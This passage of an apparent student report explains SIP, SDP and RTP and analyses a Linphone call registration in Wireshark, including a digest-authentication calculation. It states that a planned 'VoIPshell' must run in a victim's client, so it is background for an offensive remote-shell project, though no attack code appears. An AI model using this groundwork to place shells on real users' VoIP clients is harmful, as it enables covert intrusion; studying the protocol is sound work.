


Figure 1: Linphone home screen
Source: own creation

3.3 Introduction of SIP[1]

VoIP with SIP is a P2P (Peer-to-Peer) technology that theoretically does not require a traditional telephone provider. VoIP with SIP does not require a connection in hardware form. Instead, an account with phone number and user data is stored within a SIP provider. This account is used to refer call requests to the actual destination on the Internet. The SIP provider therefore only serves as an intermediary or directory service to find a subscriber on the Internet. The VoIP call is conducted directly between the two parties. Since the voice data is transmitted over the Internet, subscribers pay for their Internet access at a flat rate, but a VoIP call is usually free of charge. Depending on the

[1] Summary of elektronik-kompendium.de [4]

type of providers and transmission network (Internet or PSTN) the connection diagrams look different.

3.3.1 Connection between two peering VoIP providers

Pure VoIP Internet calls take place directly between VoIP phones. The SIP servers of the SIP providers are only responsible for establishing and closing the connection. The SIP servers synchronize the subscriber data with each other.
This is then called a network interconnection of two providers. Usually the calls between the two subscribers are free of charge. An example of two peering VoIP providers is shown in Figure 2.




Figure 2: Connection of peering SIP providers
Source: elektronik-kompendium.de [2]

3.3.2 Connection between two non-peering VoIP providers

If two SIP providers have not interconnected their VoIP networks, meaning they do not exchange user data with each other, then the calls must be transmitted via the telephone network. Voice transmission is routed from the VoIP adapter via the VoIP gateway of one provider to the PSTN. From there, it takes the reverse path via the VoIP gateway and the VoIP adapter of the second provider. Here, too, the SIP server establishes the connection. But only within the provider's own VoIP network. The VoIP gateways are responsible for the telephone network. An example of two non-peering VoIP providers is shown in Figure 3.




Figure 3: Connection of non-peering SIP providers
Source: elektronik-kompendium.de [2]

3.3.3 Connection to a non-VoIP end system

If there is a call party in the telephone network, the call runs from the VoIP adapter via the VoIP gateway to the PSTN and from there directly to the landline phone. Conversely, the VoIP gateway accepts the call and determines the user for the call number via the SIP server. If the subscriber is found, the call is forwarded to the VoIP adapter. An example of a non-VoIP end system is shown in Figure 4.




Figure 4: Connection to non-VOIP end system
Source: elektronik-kompendium.de [2]

3.4 VoIP with SIP protocols

VoIP with SIP does not use SIP alone. In a normal VoIP infrastructure multiple protocols are used to establish and maintain a session and send audio or video traffic.

The following three chapters will describe the commonly used protocols for signaling (Chapter 3.5), description (Chapter 3.6) and exchange (Chapter 3.7).

3.5 SIP

3.5.1 What is SIP?[2]

SIP is a control protocol (often also named signaling protocol) working on the application layer of the OSI model (referencemodel for networkprotocols). It is used to establish, modify and terminate multimedia sessions (such as phone calls). Among a few others, SIP fulfils the following tasks:

- Location of an endpoint
- Signaling the desire to communicate
- Establishment and termination of a session

It is important to note that SIP alone doesn't provide the capabilities to carry out a phone call, it is only used to set the phone call up. To negotiate the desired session parameters and transmit the actual data other protocols are used, mainly SDP (Session Description Protocol) for session description and RTP (Real-time Transport Protocol) for carrying the payload.

3.5.2 SIP entities[3]

SIP entities describe logical components found in a SIP network. Often multiple entities are combined to a single SIP server. Table 1 lists all SIP entities.

Entity	Description
UA	A user agent represents an end system such as a hard- or softphone. Each UA (User Agent) consists of a client (UAC – User Agent Client) and server (UAS – User Agent Server) role for both sending and receiving messages.
Registrar	The registrar receives REGISTER messages from SIP UAs. The REGISTER message contains location information (IP address) of the UA. The SIP registrar saves the mapping of SIP-URI (Uniform Resource Identifier) and IP address in a database called location service, thus knowing the location of each registered UA in the network.
Proxy	The proxy routes SIP requests to UA servers and SIP responses to UA clients. A response will always take the same set of proxies in reverse order traversed by the request. A proxy can operate in stateful or stateless mode. A stateless proxy simply forwards all requests to the target and discards the information about the message once it is forwarded. A stateful proxy remembers the transaction state about each incoming request. A request that is forwarded to more than one location must be stateful.

[2] Paraphrasing of RFC 3261 [2], Chapter 2
[3] Summary of RFC 3261 [2], chapters 4 – 6

Redirect server	The redirect server reduces the processing load on the proxy servers that are responsible for routing requests. Redirections provide routing information of each end system to a requesting UA.

Table 1: SIP entities

3.5.3 SIP messages[4]

SIP is a text-based protocol using the UTF-8 charset. A SIP message can either refer to a request from a UAC to a UAS or a response from a UAS to a UAC. The general structure of a SIP message for both requests and responses are described in Table 2.

Field	Description
Start-line	Terminated by a CRLF
Header-fields	One or more header-fields allowed
Empty-line	Terminated by a CRLF -> signaling end of header fields
Message-body	Optional. The message-body can contain data either in SDP or MIME format. Mostly used is SDP as SIP body. The header-field content-type must define the type of the message-body.

Table 2: Structure of a SIP message

Requests

In a SIP request, the start-line is called request-line and contains a method name, request-URI, and the protocol version. The methods are listed in Table 3.

Method	Description
REGISTER	Register contact information
INVITE	Start the session
ACK	Acknowledge the session
CANCEL	Cancel the session
BYE	Terminate the session
OPTIONS	Query the server for capabilities

Table 3: SIP request methods

Response

SIP responses have a status-line as start-line. The status-line consists of the protocol version followed by a numeric status-code. These status-codes are listed in Table 4.

[4] Summary of RFC 3261 [2], Chapter 7

Status-code	Description
1xx	Provisional – request received, continuing to process the request
2xx	Success – the action was successfully received, understood and accepted
3xx	Redirection – further action needs to be taken in order to complete the request
4xx	Client Error – the request contains bad syntax or cannot be fulfilled at this server
5xx	Server Error – the server failed to fulfill an apparently valid request
6xx	Global Failure – the request cannot be fulfilled at any server

Table 4: SIP response status-codes

3.5.4 SIP URI

As described in Chapter 19.1 in the RFC (Request for Comments) 3261 [3], a SIP URI identifies a communications resource such as an end system. The information contained in a SIP URI is enough to initiate a communication session with the resource. A full SIP URI has the following format:

```
sip:user:password@host:port;uri-parameters?headers
```

3.5.5 SIP connection examples

The following examples show the basic functionality of SIP in different variations. These examples are taken from Elektronik-Kompendiums website [4].

A SIP transaction can be either directly between two UAs or via a proxy server. If a UAC cannot reach the UAS directly, they need to register themselves to a SIP registrar. When a call is made to a SIP client (using its SIP address), the SIP address is resolved, and it is determined where the client can be reached. The call and all other requests are then forwarded to the client.

SIP uses a SIP proxy when setting up a call. In order to be reachable, each SIP subscriber must log on to a SIP registry. Usually the SIP proxy and the SIP registrar are the same server. The SIP registrar has a similar function to the DNS (Domain Name Server) server. The SIP proxy accesses the SIP registry to find out the location of the subscriber.




Figure 5: Direct connection UAC to UAS
Source: screenshot from elektronik-kompendium.de [2]

Figure 5 shows the connection between a UAC and UAS if no other SIP component is used. The UAC initiates the connection request with an INVITE message. The UAS confirms the request to the UAC with a TRYING message. Now the UAC knows that the UAS has received its request.

The RINGING message confirms to the UAC that the connection request has been signaled to the called party. Now the UAC knows that the callee is being informed of the request. If the called party is busy, the UAS sends a BUSY message back instead.

If the desired call partner accepts the connection request, the UAS sends an OK message to the UAC. The SDP connection parameters are also sent in this response. The UAC confirms the connection setup and the connection parameters to the UAS with an ACK message. The call is established.

When one of the two parties ends the call, the initiating UA sends a BYE message and receives an OK message from the other party.




Figure 6: Connection via proxy server
Source: screenshot from elektronik-kompendium.de [2]

Figure 6 shows the connection establishment via a SIP proxy. The UAC initiates the connection with an INVITE message to its proxy server. For confirmation the UAC receives a TRYING message.

The proxy server queries its location service for the IP address of the invitee. If there are several IP addresses for the UAS, then each IP address receives a connection request. It does not matter whether the UAS is part of the same domain as the proxy server or not.

The UAS sends the proxy server a TRYING message as confirmation. Because each IP address of the UAS receives the connection request, every endpoint gets signaled the request, meaning all the SIP telephones with the invitee's address start ringing. The UAS sends a RINGING message to the proxy server which is forwarded to the UAC.

If the invitee answers one of the SIP phones of the UAS, an OK message gets sent to the proxy server, which is also forwarded to the UAC. The OK message contains all SDP connection parameters. When the UAC confirms the connection setup and the connection parameters to the UAS with an ACK message, the call is established.

When one of the two parties ends the call, the initiating UA sends a BYE message and receives an OK message from the other party.




Figure 7: Connection via redirect server
Source: screenshot from elektronik-kompendium.de [2]

Figure 7 shows the connection establishment via SIP registrar. The UAC initiates the connection with an INVITE message to its redirect server. The server queries its location service for the IP address of the invitee. The redirect server reports the invitee's address to the UAC. The UAC confirms receipt of the address with an ACK message.

The UAC then contacts the UAS directly with an INVITE message. Then the connection is established as a direct connection.

3.6 SDP

3.6.1 What is SDP?[5]

SDP belongs to the application layer of the OSI-model and is entirely textual using the UTF-8 encoding. SDP was created because in multimedia sessions participants have the need to exchange metadata, for example media details such as the used codec. SDP provides a standard which describes the representation of such information but not how it is transported. SIP is the protocol used to manage a multimedia session and contains information in SDP format describing the session parameters and allowing participants to agree on a set of compatible media types.

3.6.2 Media and transport information[6]

The type of media information contained in an SDP message is listed in Table 5.

[5] Summary RFC 4566 [5], pages 3 – 7
[6] Summary of RFC 4566 [5], pages 6 – 10

Information	Example
Type of media	Video, audio
Used transport protocol	RTP, UDP
Media format	H.261, H265, MPEG
Unicast and Multicast specific session information	

Table 5: Media information in an SDP message

An SDP session description consists of multiple pairs of the type:

<type>=<value>

Of these pairs, some are mandatory and other optional. SDP makes a difference between the session-level section (information affecting the whole session) and media-level section (information relevant to a media type). The media-level section is fully optional.

For the session-level the mandatory attributes are listed in Table 6.

Letter	Description
v	Protocol version
o	Originator and session identifier
s	Session name

Table 6: Mandatory session-level attributes

If a media-section is used only the attribute in Table 7 is mandatory.

Letter	Description
m	Media name and transport address

Table 7: Mandatory media-level attributes

A list of all section-level and media-level attributes can be found in the RFC 4566 [5] on page 9.

3.7 RTP & RTCP

3.7.1 What are RTP and RTCP?[7]

The RTP belongs to the application layer of the OSI-model. It provides unicast and multicast data transmission for traffic which has real-time characteristics such as voice traffic. Applications mostly use UDP as transport protocol for RTP traffic, but any other underlay could be used. RTP doesn't prevent out-of-order delivery but uses mechanisms to allow applications to reorder packets. Specifically, these are sequence numbering and timestamping. RTP consists of two closely linked

[7] Summary of RFC 3550 [12], abstract and Chapter 1

parts: RTP to carry the data and RTCP to monitor QoS (Quality of Service) and convey information the participants. An RTP session consist of an RTP port number (UDP port), an RTCP port number (consecutive UDP port) and the participants IP addresses.

3.7.2 Compression

Almost all supported codecs for RTP use lossy compression (full list on Wikipedia [6]). There are only very few lossless audio and video codecs in general (see Wikipedia [7], [8]).

The codecs listed in Table 8 are both supported by RTP and are either lossless or have the possibility to be used lossless.

Codec	Media type	Loss type
ATRAC Advanced Lossless	Audio	Lossless
H264	Video	Lossy, but supports lossless
H265	Video	Lossy, but supports lossless
VP9	Video	Lossy, but supports lossless
T140	Text	Lossless

Table 8: Lossless codecs supported by RTP

3.8 Examining the session establishment of Linphone with Wireshark

In this part the session establishment between two SIP accounts of the SIP provider Linphone will be captured and analyzed in order to get an idea of how the packets are exchanged between the two participants and what they look like. Interesting is especially the registration progress of the clients at the SIP server because the VoIPshell will need to run in the context of the victim’s client. Thus, it will need to register at the SIP registrar.

3.8.1 Setup

For this process the two Linphone accounts listed in the credentials document of the attachement are used. The user reverse2 is calling reverse1. The parameters used during the capture are listed in Table 9.

	reverse1	reverse2
SIP User	sip:reverse1@sip.linphone.org	sip:reverse2@sip.linphone.org
Private IP address	192.168.1.117	172.20.10.2
Public IP address	37.120.137.171	178.197.225.33
SIP Server	54.37.202.229	

Table 9: Parameters of our SIP audio call

3.8.2 Registration process with WWW-authentication header

Figure 8 shows the general authentication process where an end system is unauthorized in the beginning and then gets authorized by a challenge-response procedure. This theoretical procedure will be verified with Wireshark (Software to analyze network traffic).





Figure 8: SIP registration procedure
Source: own creation


As soon as the call button in the Linphone software is clicked, a REGISTER message sent to the SIP server from 172.20.10.2 (reverse2) can be seen. The purpose of this REGISTER message is it to associate the user called “address of record” with one or more locations. The binding of the user to the location is done in the contact header as highlighted in Figure 9.


Wireshark · Packet 208 · Call_linphone_reverse2_to_reverse1_FULL.pcapng

```
> Frame 208: 600 bytes on wire (4800 bits), 600 bytes captured (4800 bits) on interface 0
> Ethernet II, Src: IntelCor_45:be:1a (34:41:5d:45:be:1a), Dst: 62:30:d4:d2:b5:64 (62:30:d4:d2:b5:64)
> Internet Protocol Version 4, Src: 172.20.10.2, Dst: 54.37.202.229
> User Datagram Protocol, Src Port: 5060, Dst Port: 5060
v Session Initiation Protocol (REGISTER)
  > Request-Line: REGISTER sip:sip.linphone.org SIP/2.0
  v Message Header
    > Via: SIP/2.0/UDP 172.20.10.2:5060;branch=z9hG4bK.pZ08NAvbx;rport
    v From: <sip:reverse2@sip.linphone.org>;tag=zWZQRDdwi
      > SIP from address: sip:reverse2@sip.linphone.org
        SIP from tag: zWZQRDdwi
    v To: sip:reverse2@sip.linphone.org
      > SIP to address: sip:reverse2@sip.linphone.org
    > CSeq: 20 REGISTER
      Call-ID: LdThVcrFWg
      [Generated Call-ID: LdThVcrFWg]
      Max-Forwards: 70
      Supported: replaces, outbound
      Accept: application/sdp
      Accept: text/plain
      Accept: application/vnd.gsma.rcs-ft-http+xml
    v Contact: <sip:reverse2@172.20.10.2;transport=udp>;+sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"
      > Contact URI: sip:reverse2@172.20.10.2;transport=udp
        Contact parameter: +sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"\r\n
      Expires: 600
      User-Agent: Linphone Desktop/4.1.1 (belle-sip/1.6.3)
```

Figure 9: Wireshark SIP register 1
Source: own creation

Because the SIP server (registrar) expects the softphone to authenticate itself (which it hasn't done yet) the server responds with a „401 Unauthorized“ message as seen in Figure 10 (SIP status line). The WWW-authenticate header contains data that must be used to encrypt the user’s communication password. Specifically, it contains a nonce (temporary word) with the value "UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA" along with the hash-function the client must use, which is MD5. It is a simple challenge response behavior.



```
> Frame 212: 517 bytes on wire (4136 bits), 517 bytes captured (4136 bits) on interface 0
> Ethernet II, Src: 62:30:d4:d2:b5:64 (62:30:d4:d2:b5:64), Dst: IntelCor_45:be:1a (34:41:5d:45:be:1a)
> Internet Protocol Version 4, Src: 54.37.202.229, Dst: 172.20.10.2
> User Datagram Protocol, Src Port: 5060, Dst Port: 5060
v Session Initiation Protocol (401)
  > Status-Line: SIP/2.0 401 Unauthorized
  v Message Header
    > Via: SIP/2.0/UDP 172.20.10.2:5060;branch=z9hG4bK.pZ08NAvbx;rport=37287;received=178.197.225.33
    v From: <sip:reverse2@sip.linphone.org>;tag=zWZQRDdwi
      > SIP from address: sip:reverse2@sip.linphone.org
        SIP from tag: zWZQRDdwi
    v To: <sip:reverse2@sip.linphone.org>;tag=3yvg99Z1Fy2rr
      > SIP to address: sip:reverse2@sip.linphone.org
        SIP to tag: 3yvg99Z1Fy2rr
      Call-ID: LdThVcrFWg
      [Generated Call-ID: LdThVcrFWg]
    > CSeq: 20 REGISTER
      Server: Flexisip/1.0.13 (sofia-sip-nta/2.0)
    v WWW-Authenticate: Digest realm="sip.linphone.org", nonce="UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA", opaque="+GNywA==", algorithm=MD5, qop="auth"
        Authentication Scheme: Digest
        Realm: "sip.linphone.org"
        Nonce Value: "UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA"
        Opaque Value: "+GNywA=="
        Algorithm: MD5
        QOP: "auth"
      Content-Length: 0
```

Figure 10: Wireshark SIP response 1
Source: own creation

After the client receives the “401 Unauthorized” message it will calculate the response. The functions used to calculate the digest authentication response in Table 10 are derived from the IETF documentation [9].

Hash	Calculation


H1	MD5Hash(username:realm:password)
	MD5Hash(reverse2:sip.linphone.org:password)
	H1 = 166E358DD50160DAED49BCADD0FDDF29

H2	MD5Hash(method:digestURI)
	MD5Hash(REGISTER:sip:sip.linphone.org)
	H2 = 60FE505B21810EDE1D3F18072083333B

H3 = response	MD5Hash(H1:nonce-value:nc-value:qop-value:H2) **H3 = 6313c3981c7b999e4e629534922c7c94**

Table 10: SIP authentication digest calculation

There is a freeware tool called “SIP Digest Response Calculator” [10] which was used to verify the calculations. As shown in Figure 11 the calculated value and the value which sent back to the SIP registrar in Figure 12 are the same.


SIP Digest Response Calculator

